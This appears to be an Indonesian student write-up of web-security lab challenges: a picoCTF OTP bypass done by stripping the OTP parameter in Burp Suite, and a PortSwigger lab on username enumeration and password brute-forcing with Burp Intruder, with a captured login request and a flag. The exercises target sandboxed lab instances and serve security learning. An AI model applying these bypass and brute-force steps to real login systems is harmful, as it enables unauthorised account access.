





3. Akses instance challenge pada browser, buka halaman pendaftaran/registrasi pada aplikasi target.
4. Isi form pendaftaran dengan data fiktif lalu submit. Request pendaftaran akan tertangkap oleh Burp Suite pada keadaan Intercept on.



5. Isi OTP secara dummy



6. Di Burp, periksa body request yang berisi field OTP atau parameter verifikasi. Hapus atau ubah parameter OTP dummy sehingga server tidak menerima OTP yang semestinya.
7. Forward request yang telah dimodifikasi ke server. Perhatikan response dari server pada browser.
8. Jika berhasil mem-bypass mekanisme OTP, server menampilkan halaman berisi flag.




Solusi

1. Langkah yang dilakukan: konfigurasi proxy, intercept request pendaftaran, menghapus field OTP di body request menggunakan Burp, kemudian mem-forward request yang sudah dimodifikasi.
2. Hasil: berhasil melewati validasi OTP dan mendapatkan flag.
3. Flag yang ditemukan: picoCTF{#0TP_Bypvss_SuCc3$S_2e80f1fd}
4. Status: flag berhasil diambil dan dapat disubmit pada platform picoCTF

Soal 4 - PortSwigger (Username enumeration via subtly different responses)

https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses



Deskripsi

Lab ini menguji kerentanan username enumeration pada mekanisme autentikasi berbasis form. Percobaan mengirim banyak nama pengguna dari daftar kandidat dan memperhatikan respons server yang sedikit berbeda ketika nama pengguna valid dibandingkan nama pengguna yang tidak valid. Setelah menemukan nama pengguna yang valid, langkah selanjutnya adalah melakukan brute-force password untuk akun tersebut sehingga dapat mengakses halaman akun dan memperoleh flag.


Informasi Terkait Target


- Platform: PortSwigger Web Security Academy, lab online yang berjalan di instance terpisah
- Tipe kerentanan: Authentication, username enumeration, password brute-force
- Resource penting: daftar candidate usernames dan candidate passwords yang disediakan oleh lab


Pendekatan


1. **Masuk ke halaman login** di target, isi form dengan contoh credentials.
2. **Tangkap request login** (yang method nya POST) di Burp, pada tab Proxy pilih Intercept on.
3. **Kirim request ke Intruder** (klik kanan : Send to Intruder).
4. Select hanya field username sebagai payload, lalu add.
5. Copy candidate username, lalu paste pada payloads
6. Start attack.
7. Lakukan langkah yang sama untuk field password. (Note : Isikan username yang sudah didapatkan)
8. Cari entri yang berbeda secara konsisten, disini saya memilih responses yang paling banyak.
9. Pada entri tersebut, klik response lalu dilihat ada if else “Invalid username or password.”
10. Klik Settings lalu Grep-Extract, add “Invalid username or password.”
11. Lalu klik yang tidak menghasilkan angka “1” pada kolom Invalid username or password.
12. **Masuk ke akun / buka halaman akun** dan masukkan password dan username yang didapatkan.


Dokumentasi pengerjaan terlampir :




Username enumeration via sub
https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/login
Web Security Academy
Username enumeration via subtly different responses
Back to lab description
LAB Not solved
Home | My account
Login
Username
Password
Log in



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Site map Scope Issues
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host Method URL Params Length MIME type Title Notes Status code Time request...
https://0a6d000f04cf7e... GET / 8444 HTML Username enumeration ... 200 19:52:57 8 N...
https://0a6d000f04cf7e... GET /analytics
https://0a6d000f04cf7e... GET /analytics?id=63260001 ✓ 65 200 19:52:53 8 N...
https://0a6d000f04cf7e... GET /image/blog/posts/47.j...
https://0a6d000f04cf7e... GET /image/blog/posts/48.j...
https://0a6d000f04cf7e... GET /image/blog/posts/61.j...
https://0a6d000f04cf7e... GET /login 3265 HTML Username enumeration ... 200 19:52:59 8 N...
https://0a6d000f04cf7e... POST /login ✓
https://0a6d000f04cf7e... GET /my-account 86 302 19:52:56 8 N...
Request Response
Pretty Raw Hex
POST /login HTTP/2
Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Cookie: session=Gyq7xoryyppvQsCgIleSnOLzG5BujzfW
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
username=test&password=
Search
0 highlights
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 18
Inspector
Notes
Event log (2)
All issues
Memory: 154.0MB
Disabled



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Sniper attack
Start attack
Target https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
POST /login HTTP/2
Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
